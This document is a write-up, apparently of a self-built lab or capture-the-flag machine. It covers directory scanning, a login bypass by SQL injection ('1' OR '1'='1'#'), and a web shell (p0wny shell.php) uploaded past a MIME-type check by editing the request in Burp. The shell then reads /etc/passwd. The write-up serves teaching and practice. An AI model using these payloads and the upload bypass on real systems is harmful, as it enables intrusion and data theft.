
we can see the presence of an Apache server on port 80 running on the machine, and we can also see MySQL on port 3306.

After a quick directory scan, we see that there might be something interesting, such as admin.php, and robots.txt.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.188.161/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.188.161/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/admin.php            (Status: 302) [Size: 1] [--> login.php]
/.htaccess            (Status: 403) [Size: 280]
/cronjobs             (Status: 301) [Size: 321] [--> http://192.168.188.161/cronjobs/]
/css                  (Status: 301) [Size: 316] [--> http://192.168.188.161/css/]
/img                  (Status: 301) [Size: 316] [--> http://192.168.188.161/img/]
/index.html           (Status: 200) [Size: 998]
/javascript           (Status: 301) [Size: 323] [--> http://192.168.188.161/javascript/]
/phpmyadmin           (Status: 301) [Size: 323] [--> http://192.168.188.161/phpmyadmin/]
/robots.txt           (Status: 200) [Size: 31]
/server-status        (Status: 403) [Size: 280]
/uploads              (Status: 301) [Size: 320] [--> http://192.168.188.161/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ 
```

Let’s see the robots.txt, nothing here.. and admin.php is not accessible




```
Nothing here! try harder :)
```

We put three vulnerabilities:

- **Sql injection** (Easy)
- **File Upload vulnerability** (Medium)
- **xss con Stealing dei cooki**e (Hard)

- For the **first** vulnerability, we have a login page that can be simply bypassed with a boolean-based sql injection. Furthermore, since passwords in the database are stored in plain text, it might also be possible to acquire the credentials through a brute-force attack



Login

Username:

1' OR '1'='1'#

Password:

••••••••••

Login


Don't have an account? Signup here

The provided sql injection would likely bypass the login mechanism because it would modify the SQL query to something like

SELECT * FROM users WHERE username='' OR '1'='1'#' AND password='' OR '1'='1'#

The application orders the results in such a way that the SQL injection returns the first user in the database.

In a corporate environment, let's imagine an employee authentication system that uses a database to store user credentials. If this system doesn't properly sanitize user inputs, an attacker could inject malicious SQL commands into the password field to manipulate queries and gain unauthorized access to the system. Such an attack could compromise sensitive company data, such as employee information or financial data.


192.168.188.161/homepage.php

Welcome Aldo! p:Easy_Piece

NexTech Innovations

Home About us Product list Comments Logout


Welcome to our website!

© 2024 Azienda_del_fallimento. Tutti i diritti riservati.

In this way we obtain the credentials to do privilege escalation after.

username: aldo   password: Easy_Piece

- For the second vulnerability, we have a signup page and we see the possibility to upload an image.


192.168.188.161/signup.php

Signup

Username: Mauro

Email: Mauro_Holly@gmail.com


Password: •••••••

Upload Photo: Browse... shell.php

Signup


Already have an account? Login here

As we can see it says , .php file is not allowed, a control on the MIME type has been implemented.



Signup
Username:
Email:
Password:
Upload Photo:
Browse... No file selected.
Signup
Already have an account? Login here

```
Tipo di file non consentito. Sono consentiti solo file JPEG, PNG e GIF.
```

We intercept the request with burpsuite, and we change the Content-type with image/jpeg.



```
Content-Type: multipart/form-data;
boundary=---------------------------139467638818365967152868508896
Content-Length: 21036
Origin: http://192.168.188.161
Connection: close
Referer: http://192.168.188.161/signup.php
Cookie: PHPSESSID=hdcr5g6k0c71o77rg35iglgr2m
Upgrade-Insecure-Requests: 1

-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="name"

Mauro
-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="email"

Mauro_Holly@gmail.com
-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="password"

abcdefg
-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="photo"; filename="shell.php"
Content-Type: application/x-php

<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);

function expandPath($path) {
    if (preg_match("#^(~[a-zA-Z0-9_.-]*)(/.*)?$#", $path, $match)) {
```


Burp Suite Professional v2024.3.1.3 - Temporary Project - licensed to trial user
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: http://192.168.188.161
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 5
Request cookies 1
Request headers 12
Response headers 7

Request

```
Upgrade-Insecure-Requests: 1

-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="name"

Mauro
-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="email"

Mauro_Holly@gmail.com
-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="password"

abcdefg
-----------------------------139467638818365967152868508896
Content-Disposition: form-data; name="photo"; filename="shell.php"
Content-Type: image/jpeg

<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);

function expandPath($path) {
    if (preg_match("#^(~[a-zA-Z0-9_.-]*)(/.*)?$#", $path, $match)) {
        exec("echo $match[1]", $stdout);
        return $stdout[0] . $match[2];
    }
    return $path;
}

function allFunctionExist($list = array()) {
```


Response

```
    Username:
  </label>
  <br>
  <input type="text" id="name" name="name">
  <br>
  <label for="email">
    Email:
  </label>
  <br>
  <input type="email" id="email" name="email">
  <br>
  <label for="password">
    Password:
  </label>
  <br>
  <input type="password" id="password" name="password">
  <br>
  <br>
  <label for="photo">
    Upload Photo:
  </label>
  <br>
  <input type="file" id="photo" name="photo" class="upload-btn">
  <input type="submit" value="Signup" name="signup">
  <p>
    Already have an account? <a href="login.php">
      Login here
    </a>
  </p>
</form>
<p>
  Registrazione avvenuta con successo!
</p>
Puoi procedere con il Login!
```

Done 1,627 bytes | 34 millis

And we can see, we can login with success!!

As we might remember, in the directory scan we saw a directory called uploads, that now reveals to be useful.



Index of /uploads
Posta in arrivo (58)
192.168.188.161/uploads/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /uploads

```
Name                     Last modified     Size Description
Parent Directory                             -
ad.jpg                   2024-04-27 10:16  96K
auror.jpg                2024-04-27 10:16  52K
images (1).jpg           2024-04-27 14:46 6.0K
images.jpg               2024-04-27 14:45 9.0K
logo.jpg                 2024-04-27 15:29 8.8K
myexoloit.php.jpg        2024-04-27 10:16 236K
red.jpg                  2024-04-27 10:47 1.1K
rev.php%0a.png           2024-04-27 10:16  242
rev.php.jpg              2024-04-27 10:16  242
sfondo.jpg               2024-04-27 10:16  863
shell.php                2024-04-29 10:24  20K
tiger-jpg.jpg            2024-04-27 10:16 236K
tiger.jpg                2024-04-27 10:16 236K
vendere-azienda-1.jpg    2024-04-27 10:16  49K
```


Apache/2.4.41 (Ubuntu) Server at 192.168.188.161 Port 80

we uploaded a shell.php to do a reverse shell attack.



```
www-data@server:…/webapp/uploads# ls
ad.jpg
auror.jpg
images (1).jpg
images.jpg
logo.jpg
myexoloit.php.jpg
red.jpg
rev.php%0a.png
rev.php.jpg
sfondo.jpg
shell.php
tiger-jpg.jpg
tiger.jpg
vendere-azienda-1.jpg

www-data@server:…/webapp/uploads# cd ..


www-data@server:…/www/webapp# ls
a.jpg
admin.php
admin_page.html
b.jpg
c.jpg
captcha.php
category.css
category.php
category.php.save
category.php.save.1

www-data@server:/# |
```

Here, we can find a flag.txt in /var/www/webapp that contains the password of giovanni, the second user to do a privilege escalation with.



```
www-data@server:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
